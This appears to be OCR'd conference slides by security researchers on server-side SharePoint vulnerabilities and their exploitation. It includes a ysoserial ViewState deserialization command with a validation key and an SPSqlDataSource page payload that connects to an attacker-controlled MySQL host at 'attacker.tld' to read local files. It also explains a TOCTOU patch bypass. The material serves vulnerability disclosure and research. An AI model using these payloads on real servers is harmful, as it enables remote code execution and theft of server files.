Exploiting Microsoft SharePoint

Yuhao Weng of Sangfor
Steven Seeley of Qihoo 360 Vulcan
Dr. Zhiniang Peng of Sangfor

Agenda

- Introduction to SharePoint
- Server-side
    - Exploitation Examples
- Client-side
    - Exploitation Examples
- Conclusion

C:\> whoarewe


Yuhao Weng - an intern at Sangfor

Steven Seeley - Security researcher @ 360 Vulcan, trainer

Dr. Zhiniang Peng - the Principal Security Researcher at Sangfor

Introduction to SharePoint Server

As a part of Office 365 Products, Microsoft SharePoint is one of the most popular and trusted Content Management System's (CMS), which don't need too much professional knowledge and skills to deploy and are concerned by many organizations.



Communication site

[redacted] is editing this page

Welcome! Select Edit at the top right of the page to start customizing

Learn more about your Communication site

Get inspired with the SharePoint look book


Learn how to use the Hero web part

Discover web parts you can add to this page

Introduction to SharePoint Server


- Structure
- Key Design Differences
- Design Weaknesses
- AddAndCustomizePages default danger

Sharepoint Structure



Sharepoint Structure

- site admin(s) is the most senior administrator
- site admin can create subsites
- every user can create a mysite
- every site have a site owner(s), normally who create it




Key Design Differences

SharePoint has several differences to popular open source competitors:

- The ability to create “sites” that use unique:
  - Virtual directories on different ports
  - Application pools
  - User accounts
- Users can upload a custom page when they are site owner
- Several Authentication methods including NTLM
- Geared towards intranet usage

Design Weaknesses

The use of static validation keys means if an attacker has an **arbitrary file read vulnerability**, then he can achieve remote code execution (RCE) via ViewState deserialization.



```
ysoserial -p ViewState -g TypeConfuseDelegate -c mspaint --apppath=/ --path=/_layouts/15/zoombldr.aspx
--islegacy --validationalg=HMACSHA256 --
validationkey=55AAE0A8E646746523FA5EE0675232BE39990CDAC3AE2B0772E32D71C05929D8
```

AddAndCustomizePages default danger

- What is `AddAndCustomizePages`?

  Users can upload/create page in their sites if they have the `AddAndCustomizePages` priv.

- Who has this priv?
  - On-Prem: Site Owner
  - Online: Site Owner and enable it by admin

AddAndCustomizePages default danger

Users can upload aspx pages ***with client-side content AND server-side asp.net controls*** known as “site pages”. However, these controls are:

- Filtered against an allow list using the SafeControls tag inside of the web.config file
- Deserialized using XAML - System.Windows.Markup.XamlReader.Load sink

AddAndCustomizePages default danger

Users cannot upload inline asp.net script code directly and as an additional measure user created site pages are not compiled using the `Compilation.Never` .net setting.

Additionally, asp.net server-side include are blocked.

However, the combination of allowed server-side controls and client-side JavaScript can be quite problematic

AddAndCustomizePages default danger

	Site Pages	Application Pages
Created by	*User*	System
Location	*Database*	File System
Compiled	*Not compiled*	Compiled
Trusted	*Untrusted*	Trusted

Server Side


Server Side

- **Attack Surface**
  - Bypass EditingPageParser Check
    - Server side Include
    - Safe Controls Bypass
  - Server Side Request Forgery
  - Unsafe Deserialization
  - XML parsing (Old .NET Framework)
- **Exploitation Examples**
  - SPHashtagHelper SSRF (CVE-2020-1440)
  - DataSet Deserialization Remote Code Execution (CVE-2020-1147)
  - DataFormWebPart CreateChildControls SSI Remote Code Execution (CVE-2020-16952)
  - SPSqlDataSource File Disclosure (CVE-2020-17120)
  - PasswordRecovery File Disclosure (CVE-2020-17017)
  - GetPluginContent XXE (CVE-2021-24072)

Bypass EditingPageParser Check

- SPPageParseFilter overrides PageParseFilter
- Only Allow SafeControls
- Block Server side Include


SafeControls



System.Web.UI **Control** Class
System.Web.UI.HtmlControls **HtmlControl** Class
System.Web.UI.WebControls **WebControl** Class
System.Web.UI **TemplateControl** Class

SafeControls

- ASP.net controls derived from the **System.Web.UI.Control** class
- Represented in XAML and deserialized
  - Setters are triggered
- Controls which are marked as safe in web.config




```
<SafeControl Assembly="System.Web, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a"
Namespace="System.Web.UI" TypeName="*" Safe="True" AllowRemoteDesigner="True" />
<SafeControl Assembly="System.Web, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a"
Namespace="System.Web.UI.WebControls" TypeName="SqlDataSource" Safe="False" AllowRemoteDesigner="False"
SafeAgainstScript="False" />
```

Exploitation Examples

SPSqlDataSource File Disclosure (CVE-2020-17120)

- SqlDataSource is not a SafeControl




```xml
<SafeControl Assembly="System.Web, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a"
Namespace="System.Web.UI.WebControls" TypeName="SqlDataSource" Safe="False" AllowRemoteDesigner="False"
SafeAgainstScript="False" />
```

- But SPSqlDataSource is a SafeControl which inherited from SqlDataSource

SPSqlDataSource File Disclosure (CVE-2020-17120)

- `SqlConnection.Open` sink
- Attacker controls the ConnectionString property
- Can be used to attack the sql client drivers
  - MySQL ODBC 5.1 Driver is a good target
  - LOAD DATA LOCAL INFILE `/etc/passwd`
  - Known publicly since at least April 2016

SPSqlDataSource File Disclosure (CVE-2020-17120)




```
<SharePoint:SPSqlDataSource ID="spsqlds1" runat="server" ProviderName="System.Data.Odbc"
ConnectionString="driver={MySQL ODBC 5.1
Driver};server=attacker.tld;port=3306;database=junk;uid=junk;pwd=junk;" SelectCommand="select * from
users" />
<form runat="server"><asp:ListBox ID="ListBox1" runat="server" DataSourceID="spsqlds1" ></asp:ListBox>
</form>
```

POC video

SPSqlDataSource File Disclosure Patch Bypass (CVE-2021-24071)

Microsoft decided to add some protections to filter attacker controlled connection strings. But there was a time of check time of use (TOCTOU) in the way they validated that the connection string.

Fun fact: We never tested this patch bypass, we just reviewed the patch quickly and assumed it was incomplete!




SPSqlDataSource File Disclosure Patch Bypass (CVE-2021-24071)

Patch Details

- New Check Added - `CheckConnectionString`
    - It will get the ConnectionString
    - Call `IsAllowedOdbcDriver`
    - If true, set flag = true and return
- Focus on IsAllowedOdbcDriver

SPSqlDataSource File Disclosure Patch Bypass (CVE-2021-24071)



```
private bool IsAllowedOdbcDriver(string ConnectionString)
{
    OdbcConnectionStringBuilder odbcConnectionStringBuilder = new
OdbcConnectionStringBuilder(ConnectionString);
    SPFarm local = SPFarm.Local;
    string value = string.Empty;
    if (!string.IsNullOrEmpty(odbcConnectionStringBuilder.Dsn))
    {
        StringBuilder stringBuilder = new StringBuilder(128);
        int num = SPSqlDataSource.SQLGetPrivateProfileString("ODBC Data Sources",
odbcConnectionStringBuilder.Dsn, "", stringBuilder, stringBuilder.Capacity, "ODBC.INI");
        if (num > 0 && stringBuilder.Length > 0)
        {
            value = stringBuilder.ToString().Trim(new char[]
            {
                '{',
                '}'
            }).Trim();
        }
    }
    // ...
    return local.AllowedOdbcDrivers.Contains(value);
}
```

Only Allow "SQL Server"

SPSqlDataSource File Disclosure Patch Bypass (CVE-2021-24071)


`SqlConnection.Open` looks for either a *dsn* or *driver* property. Whichever is set first it uses.

We can exploit this for a TOCTOU by providing the dsn property after the Driver.

